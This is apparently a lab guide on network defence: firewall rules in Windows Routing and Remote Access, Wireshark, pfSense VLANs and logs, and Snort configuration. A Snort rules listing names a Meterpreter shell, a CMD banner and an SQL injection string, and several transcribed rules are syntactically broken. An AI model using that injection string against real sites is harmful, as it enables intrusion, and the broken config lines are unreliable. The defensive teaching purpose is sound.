
You can now edit the IP address



- 5) Uncheck any protocols you do not need select e.g.: internet Mail Server (SMTP), Post-Office Protocol Version 3 (POP3), and Telnet Server and select "Apply"




- 6) To add protocols, select "Add"




7) Enter the destination of service, incoming port, IP address and outgoing port.


8) Select OK




9) Right Click on FIREWALL 2(local) → All Tasks → Restart




10) Open the Kali Linux Command terminal and type "Wireshark" and select Enter



11) Once in Wireshark select "Capture" → "Interfaces"



12) Ensure eth0 is checked and select "Start"



13) Type http in the filter box and select "Apply" to view all http traffic

#	Time	Source	Destination	Protocol	Length	Info
354	127.3512090	216.1.1.200	239.255.255.250	SSDP	475	NOTIFY * HTTP/1.1
355	127.3512180	216.1.1.200	239.255.255.250	SSDP	475	NOTIFY * HTTP/1.1
356	127.3661910	216.1.1.200	239.255.255.250	SSDP	484	NOTIFY * HTTP/1.1
357	127.3661970	216.1.1.200	239.255.255.250	SSDP	484	NOTIFY * HTTP/1.1
358	127.3663950	216.1.1.200	239.255.255.250	SSDP	539	NOTIFY * HTTP/1.1
359	127.3663960	216.1.1.200	239.255.255.250	SSDP	539	NOTIFY * HTTP/1.1
360	127.3665530	216.1.1.200	239.255.255.250	SSDP	527	NOTIFY * HTTP/1.1
361	127.3665550	216.1.1.200	239.255.255.250	SSDP	527	NOTIFY * HTTP/1.1
362	127.3667290	216.1.1.200	239.255.255.250	SSDP	555	NOTIFY * HTTP/1.1
363	127.3667300	216.1.1.200	239.255.255.250	SSDP	555	NOTIFY * HTTP/1.1
364	127.3668800	216.1.1.200	239.255.255.250	SSDP	541	NOTIFY * HTTP/1.1

## Firewalls: Blocking, Allowing, and Filtering Traffic

Windows


Use Routing and Remote Access to configure firewall traffic

- 1) Open Routing and Remote Access




From here, the traffic can be controlled through the WAN and LAN networks

- 2) Right-click on WAN and select "Properties"




3) Select "Services and Ports"


From here you can add or edit rules




4) To Filter packets, select "General"





- 5) Right-click on the network you want to filter and select "Properties"




- 6) Select "Inbound Filters" or "Outbound Filters"




7) Select "New"



**NOTE:** The "Filter action" this will either allow or block the select packets



8) Fill in the information and select "OK"



## Segmenting Networks

Virtual Local Area Networks are configured to route all traffic crossing the network through the firewall.

The VLAN will be configured using **pfSense**

- 1) Navigate to pfSense
- 2) Select "Interfaces" and "assign" (the first option) and select the VLANs tab at the top

- 3) Select the plus button to add the VLAN

- 4) Select the parent interface, enter the "VLAN tag" and "description", and select "Save"

VLAN configuration	
Parent interface	le0 (00:50:56:8e:dd:66)
VLAN tag	10 802.1Q VLAN tag (between 1 and 4094)
Description	DMZ

**Save** **Cancel**

Your list of VLANs will now be listed

Interface	VLAN tag	Description
le0	10	DMZ

**Note:**  
Not all drivers/NICs support 802.1Q VLAN tagging properly. On cards that do not explicitly support it, VLAN tagging will still work, but the reduced MTU may cause problems. See the pfSense handbook for information on supported cards.

- 5) To assign the VLAN to the interface select "Interface Assignments"

Interface	Network port
WAN	le1 (00:50:56:8e:ec:84)
LAN	le0 (00:50:56:8e:dd:66)

Available network ports:  
VLAN 10 on le0 (DMZ)

Interfaces that are configured as members of a lagg(4) interface will not be shown.

- 6) Select the VLAN you want to add to "Available Network Ports" and select the plus sign button to the right

Available network ports:  
VLAN 10 on le0 (DMZ)

You will be notified that the interface has been added

Interface has been added.

Importance of segmentation:

- Prevents an attacker from moving around the network and accessing information and services
- Mitigates threats if an attacker has compromised a workstation and attempts remote access to a server

- Can benefit the company when auditing and setting up alerts of malicious intrusion
- Assists when reacting to threats in the network

(*Implementing Network Segmentation and Segregation / Cyber.Gov.Au*, n.d.)

## Guidelines for Implementation of Methods for Detecting Threats

### pfSense

The logs will allow the organization to detect threats as soon as they occur, minimize damage, and make network adjustments to prevent future threats.

- 1) Within pfSense, select "Diagnostics"

There will be a list of tools that can be utilized to detect threats and suspicious activity

- 2) Select "System Activity"



- 3) Select the "Firewall" tab and review the firewall logs

**Status: System logs: Firewall**

The screenshot shows a table titled "Last 50 firewall log entries.Max(50)". The columns are: Act, Time, If, Source, Destination, and Proto. The data is as follows:

Act	Time	If	Source	Destination	Proto
✗	Sep 5 07:07:56	WAN	192.168.12.11:138	192.168.12.255:138	UDP
✗	Sep 5 07:08:44	WAN	175.45.176.200:138	175.45.176.255:138	UDP
✗	Sep 5 07:10:32	WAN	192.168.1.10:137	192.168.1.255:137	UDP
✗	Sep 5 07:12:24	WAN	192.168.12.11:138	192.168.12.255:138	UDP
✗	Sep 5 07:12:29	WAN	192.168.1.102:138	192.168.1.255:138	UDP
✗	Sep 5 07:14:28	WAN	0.0.0.0:68	255.255.255.255:67	UDP
✗	Sep 5 07:15:39	WAN	192.168.1.10:138	192.168.1.255:138	UDP
✗	Sep 5 07:15:39	WAN	192.168.1.10:137	192.168.1.255:137	UDP
✗	Sep 5 07:16:03	WAN	175.45.176.200:137	175.45.176.255:137	UDP
✗	Sep 5 07:16:54	WAN	169.254.128.126:138	169.254.255.255:138	UDP
✗	Sep 5 07:16:54	LAN	169.254.128.126:138	169.254.255.255:138	UDP
✗	Sep 5 07:17:28	WAN	192.168.1.102:138	192.168.1.255:138	UDP

The firewall logs will provide information about sources and destinations of IP addresses, protocols, and port numbers. These logs can be used alongside SIEM to investigate and detect attacks.

- 4) Under "Diagnostics," select "States Summary"



## Diagnostics: State Table Summary



### By Source IP

IP	# States	Proto	# States	Src Ports	Dst Ports
127.0.0.1	6				
175.45.176.200	1	udp	6	3	1
192.168.1.10	20				
		tcp	5	5	1
		udp	15	2	2
192.168.1.254	6				
		udp	6	6	1
203.0.113.100	1				
		icmp	1	1	1

### By Destination IP

IP	# States	Proto	# States	Src Ports	Dst Ports
127.0.0.1	6				
		udp	6	3	1
128.9.0.107	2				
		udp	2	1	1
175.45.176.255	1				
		udp	1	1	1
192.33.4.12	2				
		udp			

### Total per IP

IP	# States	Proto	# States	Src Ports	Dst Ports
127.0.0.1	12				
128.9.0.107	2				
175.45.176.200	1				
175.45.176.255	1				
192.33.4.12	2				
192.58.128.30	2				
192.112.36.4	2				
		udp		2	1

### By IP Pair

IP	# States	Proto	# States	Src Ports	Dst Ports
203.0.113.100 -> 203.0.113.254	1				
		icmp	1	1	1
192.168.1.10 -> 192.168.1.254	5				
		tcp	5	5	1
192.168.1.10 -> 202.12.27.33	2				
		udp	2	1	1
192.168.1.10 -> 128.9.0.107	2				
		udp	2	1	1
192.168.1.10 -> 192.33.4.12	2				
		udp	2	1	1
175.45.176.200 -> 175.45.176.255	1				
		udp	1	1	1
192.168.1.10 -> 192.203.230.10	2				
		udp	2	1	1
192.168.1.10 -> 193.0.14.129	2				
		tcp	2	1	1

The State Table Summary provides an in-depth analysis of the state table and the connections. It allows admins to monitor the information about active connections allowed by the current firewall rules. (*System Monitoring — Firewall States — States Summary / pfSense Documentation*, n.d.)

## Intrusion Detection


### Whitelisting and Blacklisting Configuration

Create rules within Snort to allow and block traffic.


- 1) Open the Files folder within Linux




- 2) Search for "Snort" and select the Snort folder



3) Select the "rules" folder



4) Right-click on the white space and select "Open in Terminal."




- 5) Type the command below in the terminal  
 This will open the config documentation, which can be edited.



```
root@kali2 :~/snort/rules# /etc/snort/snort.conf
```

The reputation processor within snort controls the whitelisting and backlisting of rules.



```
qp_decode_depth 0 \
bitenc_decode_depth 0 \
uu_decode_depth 0

# Modbus preprocessor. For more information see README.modbus
>reprocessor modbus: ports { 502 }

# DNP3 preprocessor. For more information see README.dnp3
>reprocessor dnp3: ports { 20000 } \
memcap 262144 \
check_crc

#
# Note to Debian users: this is disabled since it is an experimental
# preprocessor. If you want to use it you have to create the rules files
# referenced below in the /etc/snort/rules directory
#
# Reputation preprocessor. For more information see README.reputation
>reprocessor reputation: \
memcap 500, \
priority whitelist, \
nested_ip inner, \
whitelist $WHITE_LIST_PATH/white_list.rules, \
blacklist $BLACK_LIST_PATH/black_list.rules
```

- 6) Ways to enter rules:

Hold IP addresses

var WHITE\_LIST\_PATH /etc/snort/rules/iplists  
 var BLACK\_LIST\_PATH /etc/snort/rules/iplists (Dietrich, 2015)


Commands:

sudo mkdir /etc/snort/rules/iplists  
 sudo touch /etc/snort/rules/iplists/black\_list.rules  
 sudo touch /etc/snort/rules/iplists/white\_list.rules (Dietrich, 2015)


7) Test for errors using:

sudo snort -T -c /etc/snort/snort.conf -i eth0 (Dietrich, 2015)

Local rules can also be found by typing the command below into the root@kali2 terminal.



```
root@kali2: ~
File Edit View Search Terminal Help
root@kali2:~# sudo gedit /etc/snort/rules/local.rules
```



```
# $Id: local.rules,v 1.13 2005/02/10 01:11:04 bmc Exp $
#
# LOCAL RULES
#
# This file intentionally does not come with signatures. Put your local
# additions here.

alert ip any any -> any any (msg:"Metasploit's Meterpreter Shell Detected";
content:"metsrv.dll"; sid: 1000001; rev:1;
alert ip any any -> any any (msg:"Windows CMD.EXE banner"; content:"Microsoft Windows"; sid:
1000002; rev:1;
alert ip any any -> any any (msg:"SQL Injection Attempt"; content:"or+1%3D1"; sid: 1000003;
rev:1;)
```

(2.2 Preprocessors, n.d.)

## IDS Placement

The placement of snort will depend on the end goal, the more places it is located, the greater visibility of the network.

### Placement Options:


**Outside the Firewall**-Placed on the edge of the router, the firewall will allow traffic directed to the network to be monitored. For Snort to see all traffic, there must be a hub or switch with port mirroring capability.

**Inside the Firewall**-Place Snort on the demilitarized zone (DMZ) behind the firewall to view the traffic that passes through the firewall. Logs can be reviewed to view data and review the firewall.

